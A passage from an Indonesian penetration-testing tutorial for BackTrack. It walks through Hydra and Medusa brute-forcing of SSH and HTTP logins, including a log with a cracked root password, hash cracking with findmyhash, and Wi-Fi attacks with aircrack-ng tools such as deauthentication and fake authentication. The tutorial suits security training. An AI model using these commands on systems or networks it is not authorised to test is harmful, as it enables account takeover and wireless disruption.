[ATTEMPT] target 192.168.1.6 - login "root" - pass "1234" - 13 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "adm" - 14 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "masuk" - 15 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "letmein" - 16 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "toor" - 17 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "nchan" - 18 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "" - pass "" - 19 of 27 [child 1]
[7634][ssh] host: 192.168.1.6   login: root   password: nchan
[STATUS] attack finished for 192.168.1.6 (valid pair found)
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2012-02-05 11:16:41
```

Perhatikan huruf yang saya tebalkan dan saya beri warna merah. Hydra telah berhasil melakukan cracking dengan port yang ditentukan.

Hydra juga memiliki versi GUI yang disebut sebagai xhydra



3.2. Medusa

Medusa adalah salah satu tools bruteforcing (attack online password) bersifat CLI , Yang memang hampir sama penggunaannya dengan hydra. Tinggal kita bisa memilih apa yang kira-kira hendak kita pakai.

```
root@bt:~# medusa
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>

ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C
file] -M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more information.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password =
Username)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multiple
times with a
                 different parameter each time and they will all be sent to the
module (i.e.
                 -m Param1 -m Param2, etc.)
  -d           : Dump all known modules
  -n [NUM]     : Use for non-default TCP port number
```

```
  -s           : Enable SSL
  -g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]     : Attempt NUM retries before giving up. The total number of
attempts will be NUM + 1.
  -t [NUM]     : Total number of logins to be tested concurrently
  -T [NUM]     : Total number of hosts to be tested concurrently
  -L           : Parallelize logins using one username per thread. The default is
to process
                 the entire username before proceeding.
  -f           : Stop scanning host after first valid username/password found.
  -F           : Stop audit after first valid username/password found on any host.
  -b           : Suppress startup banner
  -q           : Display module's usage information
  -v [NUM]     : Verbose level [0 - 6 (more)]
  -w [NUM]     : Error debug level [0 - 10 (more)]
  -V           : Display version
  -Z [TEXT]    : Resume scan based on map of previous scan
```

3.2.2. Penggunaan Medusa

Penggunaan medusa pada backtrack tidaklah sulit karena medusa dapat di panggil dari terminal atau pada menu naga.

Syntax umum :

```
Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M
module [OPT]
```


Menarik untuk disimak bahwa medusa membedakan penggunaan "*word*" dengan "*file*" dalam huruf besar dan huruf kecil. Contoh penggunaan **-u** bisa diisikan username secara word atau *single* username dan **-U** di isikan path dimana user.list kita berada.
Karena hampir sama penggunaannya dengan hydra , maka saya tidak akan membahas secara detail penggunaan medusa. Hanya akan saya beri contoh. Medusa menggunakan mode module yang memanggil plugin module yang beraneka ragam. Untuk melihat modul-modul yang tersedia , anda dapat melihatnya pada direktori *"/usr/local/lib/medusa/modules "*

```
root@bt:/usr/local/lib/medusa/modules# ls
cvs.mod    mysql.mod       postgres.mod  smtp.mod       telnet.mod
ftp.mod    ncp.mod         rexec.mod     smtp-vrfy.mod  vmauthd.mod
http.mod   nntp.mod        rlogin.mod    snmp.mod       vnc.mod
imap.mod   pcanywhere.mod  rsh.mod       ssh.mod        web-form.mod
mssql.mod  pop3.mod        smbnt.mod     svn.mod        wrapper.mod
```

Contoh 1


Medusa HTTP bruteforce

```
root@bt# medusa -h 192.168.1.1 -u admin -p /root/brute/pass.txt -M http
```



Medusa SSH bruteforce

```
# medusa -h 192.168.1.6 -U /root/brute/user.txt -P /root/brute/pass.txt -M ssh
```



3.3. Findmyhash

Findmyhash adalah tools yang memiliki kemampuan untuk memecahkan berbagai jenis enskripsi kata sandi.

Anda dapat mengakses tools ini melalui menu naga ataupun melalui direktori yang di akses dari terminal.

Direktori penyimpanan file tools ini ada di /pentest/passwords/findmyhash

Sintak dasar :

```
python ./findmyhash.py <algorithm> OPTIONS
```

Beberapa hash yang di mungkinkan oleh tools ini adalah

```
  MD4       - RFC 1320
  MD5       - RFC 1321
  SHA1      - RFC 3174 (FIPS 180-3)
  SHA224    - RFC 3874 (FIPS 180-3)
  SHA256    - FIPS 180-3
  SHA384    - FIPS 180-3
  SHA512    - FIPS 180-3
  RMD160    - RFC 2857
  GOST      - RFC 5831
  WHIRLPOOL - ISO/IEC 10118-3:2004
  LM        - Microsoft Windows hash
  NTLM      - Microsoft Windows hash
  MYSQL     - MySQL 3, 4, 5 hash
  CISCO7    - Cisco IOS type 7 encrypted passwords
  JUNIPER   - Juniper Networks $9$ encrypted passwords
  LDAP_MD5  - MD5 Base64 encoded
  LDAP_SHA1 - SHA1 Base64 encoded
```

Rahasia dari tools ini adalah menggunakan fasilitas-fasilitas situs online yang menyediakan sarana cracking online. Tentu saja setiap situs ini memiliki password list (kamus online)

Beberapa situs yang digunakan oleh tools ini adalah

```
http://md5.myinfosec.net
http://md5.net
http://md5.noisette.ch
http://md5hood.com
http://www.stringfunction.com
http://xanadrel.99k.org
http://isc.sans.edu
http://bokehman.com
http://goog.li
http://schwett.com
http://www.netmd5crack.com
http://www.md5-cracker.tk
http://tools.benramsey.com
http://md5.gromweb.com
http://md5.hashcracking.com
http://victorov.su
```

```
http://md5.thekaine.de
http://www.tmto.org
http://md5.rednoize.com
http://md5-db.de
http://md5.my-addr.com
http://md5pass.info
http://md5decryption.com
http://md5crack.com
http://md5online.net
http://md5-decrypter.com
http://www.authsecu.com
http://hashcrack.com
http://www.cOllision.net
http://www.cmd5.org
http://www.bigtrapeze.com
http://www.hashchecker.com
http://md5hashcracker.appspot.com
http://passcracking.com
http://askcheck.com
http://cracker.fox21.at
http://crackfoo.nicenamecrew.com
http://joomlaaa.com
http://md5-lookup.com
http://md5.com.cn
http://md5.digitalsun.pl
http://md5.drasen.net
```

Sebagai contoh saya mencoba untuk mencari hasil crack dari hash md5

```
root@bt:/pentest/passwords/findmyhash# ./findmyhash.py MD5 -h
098f6bcd4621d373cade4e832627b4f6

Cracking hash: 098f6bcd4621d373cade4e832627b4f6

Analyzing with hashcracking (http://md5.hashcracking.com)...
... hash not found in hashcracking

Analyzing with hashcracking (http://victorov.su)...
... hash not found in hashcracking

Analyzing with thekaine (http://md5.thekaine.de)...
... hash not found in thekaine

Analyzing with tmto (http://www.tmto.org)...
... hash not found in tmto

Analyzing with rednoize (http://md5.rednoize.com)...

***** HASH CRACKED!! *****
The original string is: test


The following hashes were cracked:
----------------------------------

098f6bcd4621d373cade4e832627b4f6 -> test

root@bt:/pentest/passwords/findmyhash# ./findmyhash.py MD5 -h
21232f297a57a5a743894a0e4a801fc3

Cracking hash: 21232f297a57a5a743894a0e4a801fc3

Analyzing with cOllision (http://www.cOllision.net)...

***** HASH CRACKED!! *****
The original string is: admin
```

```
The following hashes were cracked:
----------------------------------

21232f297a57a5a743894a0e4a801fc3 -> admin
```

BAB 8
WIFIFU

1. AIRCRACK-NG

Aircrack-ng adalah suatu tools auditor security yang ditujukan untuk penetration testing keamanan jaringan wireless. Aircrack memiliki kemampuan untuk melakukan cracking 802.11 WEP dan WPA-PSK dengan menggunakan berbagai metode seperti FMS, PTW atau brute force attacks.

1.1. Airmon-ng

Airmon-ng adalah tools yang biasa digunakan untuk mengaktifkan mode monitor pada interface wirless. Airmon-ng juga terkadang digunakan untuk mengecek apakah driver pada interface wireless dari hardware wirless telah terbaca dengan baik atau tidak.

```
root@bt:~# airmon-ng

Interface   Chipset          Driver

wlan0       Intel 3945ABG    iwl3945 - [phy0]
wlan1       Ralink RT2870/3070     rt2800usb - [phy1]
```

Perhatikan contoh di atas... saya memanggil perintah airmon-ng dan terlihat 2 interface yang telah terdetek dengan baik , di mana wlan1 merupakan device yang terdeteksi melalui usb port.

1.1.1. Penggunaan airmon-ng

```
airmon-ng start | stop [ interface] [channel ]
```

Keterangan :

start = untuk memulai proses mode monitor
stop = untuk menghentikan proses mode monitor
interface = wireless device
channel = channel yang dikehendaki

```
root@bt:~# airmon-ng start wlan0 11

Interface   Chipset          Driver

wlan0       Intel 3945ABG    iwl3945 - [phy0]
                (monitor mode enabled on mon0)
wlan1       Ralink RT2870/3070      rt2800usb - [phy1]
```

Perhatikan bahwa monitor mode enabled on mon0 secara default mode monitor pada interface wlan0 di enable pada mon0. Untuk mengehentikan mode monitor kita masukan perintah sebaliknya


```
airmon-ng stop mon0

root@eichel:~# airmon-ng stop mon0


Interface   Chipset          Driver

wlan0       Intel 3945ABG    iwl3945 - [phy0]
wlan1       Ralink RT2870/3070      rt2800usb - [phy1]
mon0        Intel 3945ABG    iwl3945 - [phy0] (removed)
```

1.2 Iwconfig command

Untuk melihat status secara rinci pada masing-masing interface wirless kita dapat memasukan perintah "**iwconfig**"

```
root@bt:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11abg  ESSID:"ibteam-3g"
          Mode:Managed  Frequency:2.462 GHz  Access Point: 00:1E:C1:4C:BF:F8
          Bit Rate=54 Mb/s   Tx-Power=14 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-35 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:11   Missed beacon:0

wlan1     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
```

Atau untuk melakukan scanning terhadap jaringan hotspot yang tersedia kita bisa gunakan perintah "*iwlist scann wlan0*" Perintah iwlist scan merupakan alternatif terbaik untuk mengumpulkan data-data (information gathering) yang nantinya berguna pada proses-proses selanjutnya


root@eichel:~# iwlist scann
lo Interface doesn't support scanning.
eth0 Interface doesn't support scanning.
wlan0 Scan completed :
Cell 01 - Address: C8:64:C7:4B:B8:D0
Channel:1
Frequency:2.412 GHz (Channel 1)
Quality=27/70 Signal level=-83 dBm
Encryption key:on
ESSID:""
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 9 Mb/s
18 Mb/s; 36 Mb/s; 54 Mb/s
Bit Rates:6 Mb/s; 12 Mb/s; 24 Mb/s; 48 Mb/s
Mode:Master
Extra:tsf=0000000000cfd13e
Extra: Last beacon: 1912ms ago
IE: Unknown: 0000
IE: Unknown: 010882848B961224486C
IE: Unknown: 030101
IE: Unknown: 32040C183060
IE: Unknown: 0706545720010B14
IE: Unknown: 33082001020304050607
IE: Unknown: 330821050607080 90A0B
IE: Unknown: 050400010000
IE: Unknown: 2A0104
IE: Unknown: 2D1A6E1117FF000000010000000000000000000000000C0
000000000
IE: Unknown: 3D160105000000000000000000000000000000000000000000
0
IE: Unknown: DD180050F2020101000003A4000027A4000042435E00623
22F00
IE: Unknown: 0B050000067A12
IE: Unknown: DD1E00904C336E1117FF000000010000000000000000000
000000C0000000000
IE: Unknown: DD1A00904C340105000000000000000000000000000000
000000000
IE: Unknown: DD07000C4304000000
Cell 02 - Address: 00:1E:C1:4C:BF:F8
Channel:11

2. AIRODUMP-NG

Airodump-ng kita gunakan untuk melakukan menangkap (caputure) frame raw 802.11 dan mengumpulkan WEP IVs (Initialization Vectors) yang nantinya akan ditangani oleh aircrack-ng pada akhirnya.


Penggunaan :

```
airodump-ng <options> <interface>[,<interface>,...]
```

Spesifikasi perintah

```
root@bt:~# airodump-ng

  Airodump-ng 1.1 r2029 - (C) 2006-2010 Thomas d'Otreppe
  Original work: Christophe Devine
  http://www.aircrack-ng.org

  usage: airodump-ng <options> <interface>[,<interface>,...]

  Options:
      --ivs                  : Save only captured IVs
      --gpsd                 : Use GPSd
      --write      <prefix>  : Dump file prefix
      -w                     : same as --write
      --beacons              : Record all beacons in dump file
      --update       <secs>  : Display update delay in seconds
      --showack              : Prints ack/cts/rts statistics
      -h                     : Hides known stations for --showack
      -f             <msecs> : Time in ms between hopping channels
      --berlin       <secs>  : Time before removing the AP/client
                               from the screen when no more packets
                               are received (Default: 120 seconds)
      -r              <file> : Read packets from that file
      -x             <msecs> : Active Scanning Simulation
      --output-format
                     <formats> : Output format. Possible values:
                               pcap, ivs, csv, gps, kismet, netxml
      --ignore-negative-one : Removes the message that says
                               fixed channel <interface>: -1

  Filter options:
      --encrypt   <suite>    : Filter APs by cipher suite
      --netmask <netmask>    : Filter APs by mask
      --bssid     <bssid>    : Filter APs by BSSID
      -a                     : Filter unassociated clients

  By default, airodump-ng hop on 2.4GHz channels.
  You can make it capture on other/specific channel(s) by using:
      --channel <channels>   : Capture on specific channels
      --band <abg>           : Band on which airodump-ng should hop
      -C    <frequencies>    : Uses these frequencies in MHz to hop
      --cswitch  <method>    : Set channel switching method
                    0        : FIFO (default)
                    1        : Round Robin
                    2        : Hop on last
      -s                     : same as --cswitch

      --help                 : Displays this usage screen
```

Sebagai contoh penggunaan airodump dengan memakai interface tertentu adalah



BARIS	KETERANGAN
- BSSID	Informasi mac address accespoint (AP)
- PWR	Informasi signal dari interface. Jika signal tersebut besar berarti kita dekat dengan AP dan begitu juga dengan client-client yang lainnya.
- RXQ	Ukuran kemampuan atau kualitas dalam penerimaan paket (manajemen dan data frame)
- Beacons	Jumlah announce ment paket yang dikirim oleh AP
- #data	Jumlah paket data yang berhasil ditangkap
- #s	Jumlah paket data per detik
- CH	Channel access point
- MB	Kecepatan maksimum dari access point , Ingat ketentuan ini - MB = 11 berarti 802.11b - MB = 22 berarti 802.11b+
- ENC	Enskripsi algoritma yang di gunakan (wep, wpa, wpa2)
- CHIPER	Chiper yang terdeteksi
- AUTH	Autentifikasi protokol yang digunakan (SKA, PSK , OPN)
- SSID	Ssid dari Access point
- STATION	Client mac address
- LOST	Paket data yang hilang pada 10 detik terakhir
- Packets	Jumlah paket yang dikirim oleh client

3. AIREPLAY-NG

Aireplay-ng adalah tools yang mampu melakukan deauthentication yang nantinya akan di gunakan untuk menangkap data handshake, authentication palsu, interactive packet reply , hand-crafted ARP request injection dan ARP request re injection yang nantinya akan di gunakan untuk menangkap data handshake.

Tipe penyerangan aireplay di urutkan dengan kondisi numerik

Attack **0**: Deauthentication
Attack **1**: Fake authentication
Attack **2**: Interactive packet replay
Attack **3**: ARP request replay attack
Attack **4**: KoreK chopchop attack
Attack **5**: Fragmentation attack
Attack **9**: Injection test

3.1. Penggunaan aireplay-ng

```
aireplay-ng <options> <replay interface>
```

Opsi penggunaan

```
root@bt:~# aireplay-ng

  Aireplay-ng 1.1 r2029 - (C) 2006-2010 Thomas d'Otreppe
  Original work: Christophe Devine
  http://www.aircrack-ng.org

  usage: aireplay-ng <options> <replay interface>

  Filter options:

      -b bssid  : MAC address, Access Point
      -d dmac   : MAC address, Destination
      -s smac   : MAC address, Source
      -m len    : minimum packet length
      -n len    : maximum packet length
      -u type   : frame control, type    field
      -v subt   : frame control, subtype field
      -t tods   : frame control, To      DS bit
      -f fromds : frame control, From    DS bit
      -w iswep  : frame control, WEP     bit
      -D        : disable AP detection

  Replay options:

      -x nbpps  : number of packets per second
      -p fctrl  : set frame control word (hex)
```

```
    -a bssid  : set Access Point MAC address
    -c dmac   : set Destination  MAC address
    -h smac   : set Source       MAC address
    -g value  : change ring buffer size (default: 8)
    -F        : choose first matching packet

    Fakeauth attack options:

    -e essid  : set target AP SSID
    -o npckts : number of packets per burst (0=auto, default: 1)
    -q sec    : seconds between keep-alives
    -Q        : send reassociation requests
    -y prga   : keystream for shared key auth
    -T n      : exit after retry fake auth request n time

    Arp Replay attack options:

    -j        : inject FromDS packets

    Fragmentation attack options:

    -k IP     : set destination IP in fragments
    -l IP     : set source IP in fragments

    Test attack options:

    -B        : activates the bitrate test

Source options:

    -i iface  : capture packets from this interface
    -r file   : extract packets from this pcap file

Miscellaneous options:

    -R                    : disable /dev/rtc usage
    --ignore-negative-one : if the interface's channel can't be determined,
                            ignore the mismatch, needed for unpatched cfg80211

Attack modes (numbers can still be used):

    --deauth      count : deauthenticate 1 or all stations (-0)
    --fakeauth    delay : fake authentication with AP (-1)
    --interactive       : interactive frame selection (-2)
    --arpreplay         : standard ARP-request replay (-3)
    --chopchop          : decrypt/chopchop WEP packet (-4)
    --fragment          : generates valid keystream   (-5)
    --caffe-latte       : query a client for new IVs  (-6)
    --cfrag             : fragments against a client  (-7)
    --migmode           : attacks WPA migration mode  (-8)
    --test              : tests injection and quality (-9)

    --help              : Displays this usage screen
```

Aireplay memiliki dua sumber yang menjadi acuannya yaitu dalam metode membaca secara langsung aliran paket dari interface dan melalui sebuah file pre-capture (pcap).

Opsi sumber :

1. **-i iface** =menangkap paket langsung dari interface yang digunakan
2. **-r file** = extrak paket data dari file pcap

Untuk memilih serangan perhatikan opsi-opsi di bawah ini

– deauth count : deauthenticate 1 station atau seluruh (all = 0)
--fakeauth delay : authentication palsu dengan AP (-1)
--interactive : interactive frame selection (-2)
--arpreplay : standard ARP-request replay (-3)
--chopchop : decrypt/chopchop WEP packet (-4)
--fragment : generates valid keystream (-5)
--test : tes injeksi (**-9**)

3.2. Injection testing

Melakukan tes injeksi sebenarnya memastikan apakah device interface anda mampu melakukan injeksi dan melakukan ping terhadap AP yang akan memastikan beberapa spesifik injeksi yang memiliki kemungkinan sukses.

Contoh penggunaan

```
aireplay-ng -9 wlan0
```

3.3. Deauthentication

Deauthentification adalah suatu serangan yang memaksa client untuk terputus (deauth) dari access point.

```
aireplay-ng -0 1 -a [ AP – bssid ] -c [ client -bssid ] [ interface ]
```

3.3.1. fakeauth delay

```
aireplay-ng -1 0  -e [ssid-ap] -y [ sharedkeyxorfile ] -a [ap-bssid ] -h [host-
bssid]  [interface]
```

Contoh kasus :

```
aireplay-ng -1 0 -e blaspemy -y sharedkey-C8:64:C7:4B:B8:D0.xor -a
C8:64:C7:4B:B8:D0 -h 00:09:5B:EC:EE:F2 -w sharedkey mon0
```

Dengan spesifikasi

-1 mode penyerangan fake authentication
 0 penyerangan "*athenticate*" hanya sekali di lakukan
-e "blaspemy" adalah SSID dari AP
-y sharedkey-C8:64:C7:4B:B8:D0.xor adalah file PRGA xor
-a C8:64:C7:4B:B8:D0 access point MAC address
-h 00:09:5B:EC:EE:F2 interface mac address
mon0 adalah nama dari interface

Pada kasus AP tertentu maka kita bisa gunakan opsi di bawah ini

```
aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a C8:64:C7:4B:B8:D0 -h 00:09:5B:EC:EE:F2
mon0
```

Dimana :

6000 - "Reauthenticate" setiap 6000 seconds.
-o 1 - Mengirim hanya satu set paket pada suatu waktu. Secara default paket akan dikirim secara multiple, keadaan ini kadang membingungkan beberapa AP
-q 10 - Mengirimkan "keep alive packets" setiap 10 detik

Contoh keberhasilan

```
11:44:55  Sending Authentication Request
11:44:55  AP rejects open-system authentication
Part1: Authentication
Code 0 - Authentication SUCCESSFUL :)
Part2: Association
Code 0 - Association SUCCESSFUL :)
```

4. Macchangger

